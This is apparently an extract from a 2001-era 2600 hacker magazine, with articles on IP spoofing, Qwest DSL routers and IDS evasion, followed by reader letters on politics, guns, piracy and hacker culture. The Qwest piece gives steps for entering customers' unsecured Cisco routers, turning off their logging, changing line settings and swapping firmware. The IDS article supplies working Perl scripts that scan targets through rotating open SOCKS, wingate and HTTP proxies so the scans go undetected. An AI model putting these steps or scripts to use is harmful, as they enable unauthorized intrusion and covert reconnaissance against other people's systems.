On an M100 boot version 3.41, just trying to access the clock with a voice line will cause the modem to hang, meaning it will not reset. And after many calls with tech support, the only remedy is to disconnect the power for 15 seconds. This can cause a big headache for the company that is trying to track their employees' time. Other versions don't seem to suffer this "annoyance."

I am sure there are other units on the market and they no doubt will use the same type of system, typically a programmable CPU like a Zylog or Intel 8551, with a simple modem and "buggy" software.

As a note it never ceases to amaze me that these companies all like to use simple pass codes, like their company name, store number, etc. How long will it take before real security is the norm? Only time will tell.



Myths about TCP Spoofing

by Grandmaster Plague

To many l33t h4x0rs and aspiring hackers, the myth is perpetuated that the surest way to not get caught at whatever it is you're doing on the Internet is to "spoof" your IP address. I fully intend to clarify this belief and give examples of when spoofing can be best used.

What Is It?

"Spoofing" is a process by which the IP address of your machine is made to appear different from what it really is. The purpose of this is so as to hide your true point of origin. Example: if your real IP is 138.13.233.182 and you spoofed it to 199.199.199.199, then your IP address would show up as 199.199.199.199 in the remote machine's logs. Thus your real IP address would be unknown. Many newbies (and others) think that if they get a magical "IP Spoofer" program which modifies the source IP address (and maybe the source MAC address) field of each outgoing packet, that nobody on the Internet will know what their true IP address is.

But Wait....

The problem with this belief is that TCP (and most other network protocols) is a two-way street. This means that for just about everything you send out to a computer on a network, you expect a response back. This is a problem because if the remote machine thinks that your IP address is 199.199.199.199 and your address is really not, then the machine will try to send information back to that spoofed address and you won't get the information (because it's not your address).

TCP Specific

If you still think that you can use IP Spoofing for the "one-way" protocols (like rexec, etc.) on the Internet, think again. The problem is that if you want to be connected to the Internet, your machine must speak TCP/IP. TCP/IP is the foundation for the Internet, thus, every higher level protocol (such as HTTP, FTP, etc.) must use TCP/IP. TCP/IP gets information from point A to point B. What happens when it gets there is the responsibility of higher level protocols. Now the reason that this is a problem is that TCP has a built in "feature" that makes sure information is going to and from the right place. This is called the "TCP three-way handshake." Basically, it makes *every* Internet communication a two-way street. Here's how it works. Assume machine A and machine B are starting a communication. Machine A says, "I'm machine A," machine B responds, "I'm machine B, you say you're machine A?" Machine A then responds "Yes machine B, I'm machine A." A packet must pass this little test in order to be received by machine B. As you can see, all communication on the Internet gets turned into a two-way street.

Two Solutions

There are two simple solutions to this. The first solution is a form of one way communications called "Blind Spoofing." The theory behind blind spoofing boils down to timing. Essentially, a machine (let's call it XYZ) fakes the TCP three-way handshake by saying, "I'm machine FOO," then waiting for a bit as machine B responds to the real machine FOO, then saying, "Yes machine B, I'm machine FOO." The real machine FOO won't know what's going on because it will just ignore the packets that machine B sends to it, thinking that machine B is in error. Machine B won't know what's going on because it's receiving responses from machine FOO (which are really coming from machine XYZ). So, machine XYZ has fooled machine B into thinking that it is really machine FOO and it thus passes the three-way handshake. This can only work well in one-way settings, where it is not necessary that the client get any feedback from the server. An example of this is SMTP. You could blindly spoof your IP address to an SMTP server (to make it think that you're an internal IP), and thus get your mail message sent to someone else with a different originating IP.

The second solution to this is a little bit tricky. It is the best way to spoof when you want information back from the server. This solution is called "Active Spoofing." Active spoofing boils down to blind spoofing, but at the same time you are sniffing communications going back to the spoofed host. Using the example above, you are also sniffing the packets going from machine B to machine FOO. In order for this to work, you must either be on the same hubbed subnet as machine FOO, or you can do some route table modification to get the information to pass through your machine. You then watch what machine B sends to machine FOO for the entire session. This is an extremely complicated process and changes from protocol to protocol. Currently, I am not aware of any tools that automate this process.

Conclusion

Spoofing isn't really all it's cracked up to be. It isn't the be all to end all of covering your tracks. It does have its interesting uses (sending fake mail, rexec, and more), but is extremely difficult to implement if you want information back from the target host. If you really want to cover your tracks, it's better to route all your traffic through some wingates (or something). There are loads of IP spoofers out there. Some are more useful than others. If you want to hack up your own spoofer you can use rawsocks. Alternately, you can use spoof (a spoofing library) available at: http://kalug.lug.net/coding/net-tools/index.html. For more information on spoofing, read *Hack Proofing Your Network* available from Syngress Books (Chapter 11 is all about spoofing).

Hi Mary (Nary)

Playing with Qwest DSL

by phobik

I was at a friend's house and he introduced me to an IP range that got my attention. Every address within 63.224.0.x that we telnetted to gave us the same "cbos>" prompt. My sense of curiosity immediately kicked in. So what did I find? Read on.

As it turns out, the routers were manufactured by Cisco and are a part of Qwest's DSL network. Each router is placed in a customer's home and quite carelessly configured to their type of service. These routers have three basic access levels: exec, enable, and debug. When you initially log on to the router, it asks for a password. On 80 percent of these things, there isn't one. So just hit enter and you're into exec mode.

So what can we amuse ourselves with from here? Besides traceroute and ping utilities, there is a reboot command, and a couple of commands for getting info on the router's configuration. Typing either of these ("stats" or "show") gives you a list of arguments to append with definitions. Pretty simple, eh?

Once we get tired checking out the configuration info, we can move up an access level by typing "enable". Again, Qwest is lazy and has neglected to set up passwords on the vast majority of these routers. Besides all the exec level commands, we now have access to "set" and "write". Briefly, "set" allows you to change the router's configuration file, and "write" writes the file to the router's NVRAM. After the file is written to the NVRAM, you must reboot the router to activate any changes. One thing you may want to check on before you make any modifications here is if the syslog is active ("show syslog"). If it is, everything you do is being logged to a remote system. Just disable it using "set syslog disabled". I've never run across a router with this feature enabled, but it's worth checking on.

One interesting ability that you now have is that you can change the router's up/downstream rates. This is done through the following command: "set interface wan0 rate [up/down] [new rate]".

In place of the first set of brackets, you choose to change either the upstream or downstream to whatever value you entered in place of the second set of brackets. The baud rates will automatically adjust to match your settings. You may also want to play with the router's transmitting power with "set interface wan0 txpower" or "set interface wan0 remote txpower".

While I won't go into much detail about many of the specific commands (the routers' software makes it easy to figure out), there is one more thing I would like to point out. The software image and backup config file can be downloaded, changed, and uploaded again using the TFTP protocol. All you need to do is make sure TFTP is enabled ("set tftp enabled") and then you can connect using a TFTP client. For those of you unfamiliar with TFTP, there are no directory services, so you must know the exact filename of the file. Lucky for you, I've already done the research. The software image is either named c676.x.x.x.ima or c676.x.x.x where x.x.x is the version number. As of this writing, 2.2.20 was the most current version. The config file is stored as nscfg.cfg. Just remember that any modifications you make will not become active until you use the write command and reboot.

Lastly, I'll point out the debug mode. It has all kinds of nifty commands for testing the Qwest network. I'm not going to go into detail about any of it because if you are knowledgeable enough to have a clue what you're doing in there, you don't need any of my help. I'm sure there's some entertaining things hidden in there, though.

That's basically it. Have fun and don't do anything blatantly destructive. I notified the company about this problem way back when the routers were still USWest property and nothing was done about it. So maybe this will get them to wake up. A good resource for learning more about these things is the Cisco website. Just search for either "CBOS" or "Cisco 676 router". Good luck!

Qwest ride the light

Defeating Intrusion Detection Systems

by SnakeByte
SnakeByte@kryptocrew.de
http://www.kryptocrew.de/snakebyte/

This article will present some ideas which will make it possible to perform a portscan on an IDS protected system without being detected. It will also offer an intruder several other possibilities to fool around with a firewall, giving him other advantages. This article is not about TCP/IP or other lower protocols, but deals with higher protocols which can be abused to get to the wanted goal. I will present some perl source code here and try to discuss possible countermeasures.

I got into this when I thought of a possible way to perform a TCP full connect scan to a host without having to reveal my real IP. It should work on every system easily, so it can also be realized without the possibility of creating raw IP packets - like on some Windows systems or Unix systems without having root privileges. So it should be something like the ftp bounce scan, which uses an ftp server to get the wanted information.

The ftp protocol allows us to connect to an ftp server and make it connect to our own computer, so you force the server to connect to you. Due to the fact that it is possible to connect to every port with this, you can check if a port is open by analyzing the reply we get from the ftp. The scan works by first setting the IP and port with the PORT command, and then initializing the transfer (by doing a list or get request). If we get a "425 Can't build data connection: Connection refused." we know that the port is closed. The 150 and 226 replies tell us that we just tried to connect to an open port. To perform such a scan you can use nmap (http://www.insecure.org/nmap) with the -b option.

But nowadays most ftp servers will not allow such a scan. They check if the port on the other side is really an ftp client and if not they reply with the same error message they give when the port is closed. So other methods need to be created.

This way of portscanning a host has another big disadvantage. It does not allow the attacker to get banner information while scanning, which is often useful in getting information about the running daemons and then creating tools which automatically exploit them. In addition to this, the TCP full connect portscan gets detected by every IDS.

So the first idea I got into my mind was to use a proxy. Using proxies is a very common method of masquerading an IP when you are connecting from a local area network to another net, to which a router controls traffic. A lot of socks proxies are freely available for everybody and get used often for IRC war clones and other things.

So I quickly wrote a perl script which just connects to a socks 4 or 5 server and tries to make a connection to the target host. If it retrieves an error, we know that this is a closed port. If we receive an established connection, we have an open port and can retrieve the banner.

```
#!/usr/bin/perl
#
# Usage :
#
#  sockscan.pl <SOCKS-PROXY> <SOCKSPORT> <TARGET> <STARTPORT> <ENDPORT>
#
#
# written by SnakeByte [ SnakeByte@kryptocrew.de ]
# www.kryptocrew.de/snakebyte/
#

use Net::SOCKS;

if (@ARGV < 5){
 print "\nThis tool performs a portscan on a host,\n";
 print "over a socks proxy to hide your IP\n";
 print "and to make it possible, to see ports, which\n";
 print "are blocked to certain IP Ranges\n";
 print "written by SnakeByte [Snakebyte\@kryptocrew.de]\n\n";
 print "Usage : \n";
 print "sockscan <SOCKS-PROXY> <SOCKSPORT> <TARGET> <STARTPORT> <ENDPORT>\n\n";
 exit;
}

print "sockscan by SnakeByte [ SnakeByte\@kryptocrew.de ]\n";

$proxy = @ARGV[0];
$proxyport = @ARGV[1];
$target = @ARGV[2];
```

```
$startport = @ARGV[3];
$endport = @ARGV[4];

print "scanning $target ...\n";

my $sock = new Net::SOCKS(socks_addr => $proxy,
                  socks_port => $proxyport,
                  # user_id => $ID,
                  # user_password => $pass,
                  protocol_version => 4);

for ($i = $startport; $i <= $endport; $i++){
 $f = $sock->connect(peer_addr => $target, peer_port => $i);

 if ($sock->param('status_num') == SOCKS_OKAY ) {
  print "--- Port $i open ! --- \n";
  # here we could easily retrieve a banner
 }
 $sock->close();
}

print "\nScan finished..\n";
```

By scanning a host from another IP, an attacker is able to go around firewalls by using a socks proxy. If the proxy is inside a privileged IP range, the firewalls allows us to bypass. It is also nice for scanning the socks proxy itself by using the loopback IP (127.0.0.1), which will also bypass most local firewall settings. This will not work with all kind of socks proxies because some of them have settings to forbid them from connecting to the loopback IP and the local IP at all.

This is very nice for scanning a host anonymously, but how can we use this to defeat an IDS? Most Intrusion Detection Systems check for a limited amount of connections from a specific IP to different ports in a specified amount of time. A list with some dozen or even hundred socks proxies can be retrieved on several web pages, so we can simply change our script to use a different socks proxy for every port at random. So IDS systems will not log a scan because the connection attempts are coming from several different hosts. This allows an attacker to perform a distributed scan without having to install some trojan clients for scanning on other hosts.

But what exactly is the advantage of such a scanning technique in contrast to a normal, non-distributed scan? When you connect to a single port on a target machine, no IDS system will think this is an attack and thus will not take any countermeasures. But if you connect to several ports in a short time, every decent IDS knows this is a portscan. So what we are trying here is to make every host just connect to a single or a few ports so the IDS will not detect an attack. Each host just connects to a few ports after waiting for some time when they are chosen from the list again.

```
#!/usr/bin/perl
#
# Usage :
#
#  sockscan2.pl <SOCKSFILE> <TARGET> <STARTPORT> <ENDPORT>
#
#
# written by SnakeByte [ SnakeByte@kryptocrew.de ]
# www.kryptocrew.de/snakebyte/
#

use Net::SOCKS;

if (@ARGV != 4 ){
 print "\nThis tool performs a portscan on a host,\n";
 print "and to make it possible, to defeat an IDS , which\n";
 print "by scanning from various socks proxies\n";
 print "written by SnakeByte [Snakebyte\@kryptocrew.de]\n\n";
 print "Usage : \n";
 print "sockscan2 <SOCKSFILE> <TARGET> <STARTPORT> <ENDPORT>\n\n";
 exit;
}

print "sockscan2 by SnakeByte [ SnakeByte\@kryptocrew.de ]\n";

$proxyfile = @ARGV[0];
$target = @ARGV[1];
$startport = @ARGV[2];
$endport = @ARGV[3];

print "scanning $target ...\n";
open (FILE, "<$proxyfile");
@proxylist=<FILE>;
```

```
close FILE;

$a=-1;

for ($i = $startport; $i <= $endport; $i++){

$a++;
if ( $a <= (@proxylist) ){ $a = 0; }
($proxy, $proxyport)=split(":",@proxylist[$a]);

my $sock = new Net::SOCKS(socks_addr => $proxy,
                          socks_port => $proxyport,
                          protocol_version => 4);

 $f = $sock->connect(peer_addr => $target, peer_port => $i);

 if ($sock->param('status_num') == SOCKS_OKAY ) {
  print "--- Port $i open ! --- \n";
 }
 $sock->close();
}

print "\nScan finished..\n";
```

An example proxy list will look like this:

host1.com:1080
host2.com:1080
host3.com:1080

As you can see, it is very easy using these techniques to perform a distributed scan. Of course it is very slow, but I think this can also be adopted using different threads, so you connect to more than one socks proxy at a time.

But then you need a list with enough proxies so they don't repeat too fast. This is very nice to fool some IDS systems, but an intruder should not use this from his own PC because there might be some socks proxies logging all connection attempts which might be used later by a sysadmin searching for the source of an attack.

But socks proxies are not the only resource for such information gathering. We can also abuse wingates with exactly the same effect. We know that wingates are also very often publicly available on the Internet. And, most of the time, the admins are too lazy to set a password on them, making them available for everybody. This makes it easily possible to (ab)use them for portscanning.

```
#!/usr/bin/perl
#
#
# This script has been tested with Wingate 4
# and performs a portscan over a wingate telnet proxy.


use IO::Socket;

$proxy="192.74.53.1";          # the wingate ( telnet proxy )
$proxyport="23";               # port

$target="192.74.53.2";         # target host
$StartPort=1;                  # portrange we scan
$EndPort=100;


for ( $targetport = $StartPort ; $targetport <= $EndPort ; $targetport++ ){
 print ("Port $targetport ...");
 $s = IO::Socket::INET-> new(PeerAddr=>$proxy,
                             PeerPort=>$proxyport,
                             Proto=>"tcp") || die "wingate down..\n" ;

 $send="$target:$targetport\n";
 print $s "$send";

 $a = " " ;
 read $s, $a, 85 ;

 if ( $a =~ "Connected" ){
   print " open !\n";
 # print "$a\n";
 } else {
   print " closed\n";
 }
 close $s;
}
```

And another very common kind of proxy can be abused for scanning. We only need to make a little change to the source above. HTTP proxies also can allow everyone to connect to whatever is wanted. Of course, they close the connection to the target host directly after retrieving a page or banner. But this is not a problem because we don't want to send data. We just want to retrieve.

We scan a host by performing an HTTP GET request to the target port on the proxy. The proxy then connects to the port and if it is closed it will directly reply with a "503 - Service unavailable" error. If the port is open it will connect and send us the reply of the listening server. A problem is that the proxy does not close the connection on its own, so if the port is open we need to wait until the connection from the proxy to the target times out in order to retrieve the banner. If we don't want to grep banners, we can speed things up by checking if we retrieve the 503 error after some waiting (5-10 seconds) and, if not, we close the connection and assume the port is open.

```
#!/usr/bin/perl
#
#
# This script has been tested under debian
# with Squid 2.2-Stable 5
# and performs a portscan over a http proxy.
#

use IO::Socket;

$StartPort=1025;              # portrange we scan
$EndPort=1050;
$target="192.74.53.1";        # our target host

$proxy="192.74.53.2";         # the http proxy
$proxyport="8080";


for ( $targetport = $StartPort ; $targetport <= $EndPort ; $targetport++ ){
 print ("Port $targetport ...");
 $s = IO::Socket::INET-> new(PeerAddr=>$proxy,
                     PeerPort=>$proxyport,
                     Proto=>"tcp") || die "proxy down..\n" ;


$send="GET HTTP:\/\/$target:$targetport\/ HTTP\/1.0\n\n\n\n\n";
print $s "$send";

read $s, $a, 30 ;

if ( $a !~ "503" ){           # check if we get a 503 error from the proxy
  print " open !\n";
  # print "$a\n";             # or the banner ( uncomment this line to see the banner )
} else {
  print " closed\n";
}
close $s;
}
```

The only problem when using http proxies for portscanning is that they normally don't allow connections to every port, but only to port 80 and ports greater than 1024. The best fix for this problem would be to add a check in the http proxy, which checks if there is really a connection to a web server.

As we can see, a potential attacker has a lot of different ways to retrieve information about open ports and running services while going undetected because of the distributed scan. And, in addition to this, he also has a chance to bypass firewall settings on the proxy servers as well as on other servers by choosing the proxy in an IP range that is allowed to pass.

What can be done to prevent the abuse of this? All those proxy protocols have an option to just let those people connect and verify themselves with a login and password. But these kinds of security settings are not very often used.

Intrusion Detection Systems should be reconfigured so that they don't rely on scans coming from a single IP, but on the connection attempts to closed ports per time. In my opinion, distributed port scans will become more and more common, so the IDS should be adapted to detect such scans.

All tools presented here can of course be improved a lot. Things like scanning with multiple threads will speed up the scan. Choose target ports at random to prevent a simple fix of IDS systems and maybe choose the proxy servers at random too, just to be sure.

fine print

People Power

Dear *2600:*

The issue of corporate control over free speech may soon decline as more companies face the fact that they simply cannot control the consumer. We are all the consumer. Obviously, those of us who purchase DVDs are increasing the MPAA's budget for attorneys' fees so that they can further harass *2600.* It is up to the individual to take a position of authority as a consumer in order to change the policies and agendas of Corporate America. As the consumer, we have the power to fire everyone in an organization - from the person who cleans the CEO's toilet to the CEO himself - by simply taking a stand against this kind of tyranny and spending our money elsewhere.

I take the position of Sun Tzu, author of *The Art of War.* A battle is best won without fighting. In addition to launching a defense against the MPAA in court, all of us as individuals can hollow them out internally by not buying into their bullshit at the checkout stand. When people are willing to end their infatuation with cheap entertainment, a lot of positive changes will be made. If we rely less on entertainment to pacify us, perhaps the film and music industries will regain a commitment to art... not profit.

I'd also like to say "thank you" for your commitment to the worthy causes you support. Your magazine is brilliant.

zenunit

There are many fronts to fight this battle. Economic boycotts are great but with the plethora of mindless consumers who will continue to buy the shit that's spewed out by the entertainment industry, it may give an initial impression of not working. Greater success can be won through education and as much bad publicity as we can come up with. This kind of thing will indeed show an immediate effect and will inspire others to join the fight.

The Mass Culture

Dear *2600:*

The new movie *Swordfish* is about a CIA operative who gets a hacker to transfer money out of a slush fund. Why is it that Hollywood always associates all hackers as "black hats?" Not all of us have a destructive intent. I personally see it as an insult to think that all hackers of the world should be put down like that.

psycho-mantis

They do it for the same reason they make so many lousy movies with the same basic plot devices and overused formulas. It's easy and it sells. They couldn't care less about accuracy. There are and will be exceptions and they need to be heralded whenever possible. In the meantime, don't buy into the mythology that is built up by the entertainment industry, the mass media, and those who benefit by hyping hackers as evil and scary. You can start by refraining from using terminology such as "black hat" or "cracker." They perpetuate a stereotype that only benefits those with an agenda of greed or power.

Dear *2600:*

I was wandering through the world of movies online and found that the new movie *Swordfish* (made by our lawsuit happy friends Warner Brothers) is having a contest to win a bunch of merchandise by answering a question. The question is "If you could computer hack into the private files of anybody in the world, who would you choose and why?" What a bunch of hypocrites. I firmly believe they have no souls.

Spacemonkey6945

Actually, they're not really hypocrites since they never professed to stand for anything other than their own bank accounts in the first place. A hypocrite would be someone who was part of the hacker scene helping such lowlifes castigate our community. Be wary of such pleas for assistance as they literally abound in our little world - and they're often flavored with greed.

Scams

Dear *2600:*

I loved reading the spring edition of *2600.* I was fascinated by the article on page 47 about the online business guides. I would like to see a copy of the back side of their "bill." It sounds very interesting.

Slam

We printed the most interesting part of this little ruse. But you can easily get your own copy by simply registering a domain with Network Solutions, who will cheerily provide your personal info to spammers everywhere. We've gotten no less than seven new solicitations from the scam artists in question since we printed that.

Politics

Dear *2600:*

When I first saw the cover to 17:3, I did not view it as an endorsement of the Nader/LaDuke campaign. Actually, I enjoyed an illustration of a brave young man risking arrest to speak his mind. However, Lisa J., whose letter was printed in 18:1 is correct - the best political party for the hacker community is The Libertarian Party (LP).

Greens and Libertarians cherish many of the same basic philosophies. For example, both parties want to end our nation's war on drugs, both believe in freedom of expression, an end to fat-cat spending, a more sensible military, and an end to a world where politi-

cians and corporations rely upon each other to exist.

On the surface, it would appear that both parties would significantly help the hacking community. But when we closely examine both parties, the winner is clear. The Libertarian Party has always held that the government that governs best governs least. It has always believed in 100 percent freedom of speech and expression. The LP is committed to a government that protects life, liberty, and property of the individual, and a nation prospering due to an absence of the heavy hand of government. The Greens, however, have shown their commitment to more complicated rules and regulations that negatively impact the liberties and freedoms of both businesses and individuals. We simply cannot trust government (Green, Libertarian, or otherwise) to direct peoples' lives in the way that it sees fit. It is because of this belief that The Libertarian Party believes that the government has a proper place with regards to Internet/computer regulation - *nowhere near it!*

Jonathan Fredericksen

While few in our community would disagree with the notion of less government interference with the net, no one party has managed to completely "get it" in a way that would win our endorsement. While the Libertarian Party makes some good points and has a healthy distrust towards government in general, they are naive in their assumption that massive corporations will act responsibly with little regulation. Since it's no longer a paranoid fantasy that corporations are running the country as much as any government, this kind of oversight isn't a good thing at all. In fairness, we have yet to find a party without equally disturbing problems somewhere in their platform. The best system would probably be a coalition government of some sort, which is commonplace throughout democratic societies and offers the best chance for individual concerns to actually be heard and addressed. Our so-called two party system is the single biggest obstacle to this.

Guns

Dear *2600:*

In the 18:1 letters column you expressed your dislike of gun analogies related to the DeCSS fiasco. I know that many people who are free speech advocates have anti-gun views as well. However, without the ability to exercise the ultimate veto power on a government run amok, freedom of speech would be hard to maintain.

clvr_hndl

This logic quickly breaks down when confronted with two rather indisputable facts. First, the day is unlikely to ever come when all the people are on one side and the government is on the other. Look at the battles we're fighting. It seems pretty damn obvious to us that we're on the side of freedom and the government is on the side of oppression. But it's unlikely that many would support us if we decided that now was the time to "exercise the ultimate veto power." As long as people continue to support oppression through ignorance or apathy, it will continue to exist. But when they wake up, change becomes possible. The Berlin Wall came down without a shot being fired. Apartheid societies were brought down in both the United States and South Africa through sheer people power and world condemnation. On those rare instances when massive amounts of people are united in their opposition of a government, the government doesn't stand a chance. Violence only serves to prolong things and, more times than not, the guns wind up being used against one another, rather than against a common enemy. The second fact is that even in such a wildly fanciful scenario you wouldn't stand a chance against the arms the government has access to. You would need to get the support of the military at some point - and they have more weapons than you can wave a fist at.

Keep in mind that this isn't even addressing the bigger gun debate, just the fruitlessness of believing that guns are going to somehow protect you against oppression from the most powerful government in the history of mankind. Education and unity are far more powerful - and far more fleeting - weapons. We'd be in far better shape if people stopped underestimating their value.

Dear *2600:*

I was just reading your response to Bob in 18:2, page 51, and found myself more than a little disturbed at your evident disregard for the importance of arms in free society. I want to stress before I go any farther that I'm not a gun nut, crazy hick, or NRA member. I agree with the views presented by *2600* for the most part.

The difficulty is this: throughout history, governments interested in information control and governments interested in arms control have been very often one and the same. The most vivid example in recent history was Hitler's Germany, which instituted gun registration and restriction laws frighteningly like those in Canada now. You will recall, I hope, that Hitler also encouraged many "information systems" that let his police know about those who would resist him, inundation of schoolchildren with "tattle on your peers" propaganda, various "informant" programs, etc. Hitler was by no means the only head of government to pursue arms-and-information control. Read your histories of oppressive regimes - almost all of them carry the same themes.

I'm not trying to equate arms and information in terms of importance regarding personal freedom. I am, however, trying to stress that you should be just as alarmed at gun control legislation as information control legislation. They are twin symptoms of the same problem - a government that is perhaps irrevocably dedicated to the destruction of freedom. If you think I'm being melodramatic, go back to the history books. Most governments that start restricting arms or information go on to restrict the other very quickly and end in oppression.

My point, I guess, is this: if you advocate and inform the public of their situation, but encourage the increasing control of their final solution to combat that situation, then you are gambling the freedom of your children that your government is reformable.

While I myself, living in Canada, am sure that such a gamble here would fail, I am unsure about the results of the one you are making. If you are confident that you can trust your government to recognize and amend its mistakes, more power to you, and to your country. If you are not sure, however, I urge you to seriously consider your position on arms control in light of a worst case scenario.

In conclusion, I thank you very much for your highly informational publication, and look forward to many years of reading it. Please forgive my heavy-handed style of writing, but I see America only a few years behind Canada's own unfortunate political course, and am not eager to see such a wonderful country make the same mistakes we have.

Tozetre

Mistakes like a 75 percent reduction (compared to the United States) in gun-related deaths? Or a national health care system that both exists and works? How about significantly less censorship in the media? Or an electoral system that allows for real debates and elections where the winner is the person with the most votes? Canada also committed the "mistake" of handing over one fifth of their country in 1999 to the Inuit natives on the simple premise that it was wrong to take it from them in the first place! There's plenty wrong with Canada but we're confident that the United States will prove its dominance in the competition of mistakes.

We addressed a number of your points in the previous letter. But it's important to dispel one common misconception - the Nazi Germany example, which is brought up all the time. The 1938 German registration law was actually less restrictive than laws which have existed in the States for decades. Its primary purpose was to keep guns out of the hands of Jews. The rest of the German citizens were encouraged to bear arms, which were then used against their fellow citizens. In reality, this was an anti-Jewish law which actually wound up relaxing previous gun restrictions for the remainder of the populace. It's not a good example for the point you're making.

Dear *2600:*

In reference to *2600's* recent legal problems: Whenever anyone goes to court, they make that person pass through a metal detector in order to detect any weapons. If any weapons are found, they are confiscated or held. The Second Amendment to the Constitution of the United States says that citizens have the right to keep and bear arms, period. There are no restrictions. In other words, your Second Amendment constitutional rights are being violated before you even get into the courthouse. If the courts are violating your constitutional rights before you even get into the courthouse, what kind of trial do you think you will get? I hope you have a good lawyer.

Don

As long as people like you are downstairs trying to get your weapons past the security guards, there should be a lot less attention focused on us.

Dear *2600:*

The first thing societies do to control freedom is disarm their citizens and restrict their access to information. Seems to me those should be the first rights we defend. I should have the freedom to learn about hacking/lockpicking etc. and pay the price if I use that information to harm or steal from someone. How is that different from having the freedom to own a gun and going to jail if I shoot someone? So we should register hackers? Make them pass a test before we allow them to learn this information? Charge them licensing fees? Tax them? Restrict their access? I think you'd be outraged if the government did to hackers what they have been doing to gun owners. Obviously being *2600* I wouldn't expect you to promote gun freedom. I'm just surprised you don't support it.

William R. Epp

If only hackers were treated as well as gun owners are in the States! But again, we're talking about two entirely different concepts. While American culture may worship guns, this simply isn't true in most of the civilized world. Freedom of speech, on the other hand, is something that is universally sought after and recognized as valuable. While your cause may be important to you, what we choose to focus on transcends most cultures, which is why our support base is so varied.

Questions

Dear *2600:*

I'm 12 years old and I've picked up your Spring 2001 issue. I'm now trying that decoding thing on the Windows encoder. I've got a couple of questions. What is the difference between a hacker and a cracker? Are there such things as "good hackers?" Do you guys focus on computer security or the opposite? And are there such things as computer whizzes who aren't nerds? If you ask me, I think that *2600 Magazine* is the best, because I want to start a software company someday. Oh, yeah, why do you guys call it *2600 Magazine?*

Adam J.

Where do we begin? How about before answering your questions, we remind our loyal readers that it's extremely important that questions like these get addressed patiently and as frequently as necessary. The people who ask them have obviously been influenced by all kinds of outside distortions and unless we take the time to correct them, they could easily become far more prevalent.

Now then, let's address these questions. "Cracker" is simply a word created by people who are tired of correcting misconceptions about hackers. The problem with doing this is that it preserves the misconceptions under a different name. By dismissing someone as a "cracker," we ensure that nobody knows any facts as to what the person is actually doing. Is the person damaging computer systems? Then he can be called a vandal. Is he using a computer to fraudulently bill other people's credit cards? Then he's engaging in credit card fraud. The point is we have plenty of ways of describing people who do bad things with computers or technology, just as we have existing laws to prosecute truly illegal activity. To an-

swer your second question, if you believe that what hackers do is good, then there are quite a few good hackers. What hackers do is figure out technology and experiment with it in ways many people never imagined. They also have a strong desire to share this information with others and to explain it to people whose only qualification may be the desire to learn. There are quite a lot of people who call themselves hackers but relatively few who fit the definition. This is because our society doesn't seem to require someone to prove they're really a hacker - presumably because most people are so awestruck by the very concept and by the belief that they couldn't possibly understand what a hacker is, let alone question one. Suffice to say that if the "hackers" you know seem primarily interested in fashion, image, and putting down anyone who's new or of a certain age, it's quite possible they've simply latched onto a culture they themselves don't understand or appreciate.

As for your other questions, hackers need to experiment with - and appreciate - the concepts of computer security and security breaching. It's hypocritical to treat such things differently as your own situation changes. For instance, if your computer system gets breached, you should treat it as you would have wanted the security manager of the system you once breached to have treated it - however long ago that may have been. If you truly believe in the hacker spirit, then that should follow you through life, not end as soon as you "grow up." And yes, it's possible to be a whiz and not be a nerd. In fact, most any combination is possible.

As for our name, 2600 hertz was the magic frequency that people with blue boxes used to seize lines and explore the old phone network. Which brings up another important point - hacking is by no means confined to computers.

Dear *2600:*

I am very new to hacking and would be very glad if you would dedicate a page to the newbie hacker. If you do eventually decide to do this, I think it should have tips and tutorials for the newbie hacker.

Steven

This is actually a project we've wanted to get involved in for quite some time. But it would be a whole lot more than a page in length. Sometimes it seems as if there's an endless amount of misinformation that needs to be corrected. We're open to suggestion as to the best way to tackle this.

Dear *2600:*

I was wondering if you took submissions for the front cover of *2600*. Additionally, what do you guys think about writing reviews of hacker movies new to the theaters (i.e., *Swordfish*) to tell readers how accurate the movies are?

Gzamay

We're open to both but these are features that are a bit more confining than normal freelance articles. Reviews have to be thorough and fair. It goes without saying that they need to have strong relevance to the hacker community. As for covers, they are most always commissioned but there have been occasions where a really good freelance photograph has made it. If you think you have something we could use, it is vital that you send us a real life photograph - digital photos just aren't acceptable.

Dear *2600:*

I know you guys get a lot of emails, but I was curious if you knew how to delete or erase the DVD parental code. I have a DVD player I bought used and it has a code on it that I don't know. Is there a way to reset it?

jeff

Since telling you how to defeat region codes can result in lawsuits and potential prison time, we have to wonder what a detailed article on defeating parental codes would get us. Regardless, we're committed to printing it should we get such an in-depth article. Until we do, we suggest simple social engineering of the company involved. The scenario you describe seems perfectly valid for your needing to know how to disable such a code.

Dear *2600:*

I've been a long time reader of your magazine and was wondering what the magazine's thoughts were on warez and piracy. Do you think it's wrong or do you think it's acceptable and should continue? I value your opinions and ideas.

Conscience

This is by no means a simple issue. Obviously, figuring out how to defeat the security within a particular program is a worthwhile endeavor by default. But people who don't put any thought into it and simply distribute pirated software are about as far away from hackers as they can get. This is not to say that software piracy doesn't serve a purpose. After all, in many cases the biggest software pirates of all are the software manufacturers and distributors. Our local CompUSA has a "no return" policy on all software, even if it doesn't work! Many times software is deliberately priced over the heads of consumers in order to ensure a more powerful customer base. Such arrogance makes software piracy a necessary evil. If the day comes when the use and experimentation of software is encouraged as much as we encourage reading, we suspect there will be less piracy and more sales. But it looks like we're facing a future where reading will be treated more like software instead. So make way for the book pirates.

Dear *2600:*

Does *2600* need cracker? Maybe I am a cracker not a hacker. I want to write some essays about crack. Does *2600* accept it? How could one join *2600?* Has *2600* some persons who have high technique of computer?

studin

The seeds planted by the mass media have begun to sprout.

Dear *2600:*

At present, I am writing a somewhat technical article for my own website about the security and hackability of a particular feature of Microsoft Office XP

(Smart Tags). I think the readers of *2600* may also be interested in this information.

How does ownership of my article text work in this respect? If I submit the article to your magazine and it gets printed, do I still have the right to display it on my own site? Do I forfeit any rights I have to the article to the magazine? Please advise.

E

You retain all rights and can do whatever you want with it. We only ask that you not submit things to us that have already been published, either in another zine or on a web page, without letting us know.

Dear *2600:*

I am from Kiev, Ukraine. A group of young people, including myself, are trying to found a hacker magazine with the title *Xtin* (eXTreme INtelligence). This kind of periodical has not ever published in Ukraine at all.

Unfortunately, our professional knowledge is not considerably high for article writing of such a serious level. And we need exactly this for a profitable magazine. We are looking for some good authors and trying to make a first issue.

I would like to ask if it is possible to get permission from you to translate some articles from *2600* for our future publications. We will make a reference to *2600* each time.

We aim to educate the Ukrainian people. Information must be accessible.

Alexander

This sounds like a worthwhile endeavor to us and we have no problem with articles being translated and printed, provided that credit is given. But you will need to have local articles/writers as well in order to succeed. Good luck.

Dear *2600:*

I am from Lithuania and we like *2600* very much but we can't read your magazine because it doesn't exist in Lithuania. See ya on irc.inet.lt:6667, #2600.

R3dO

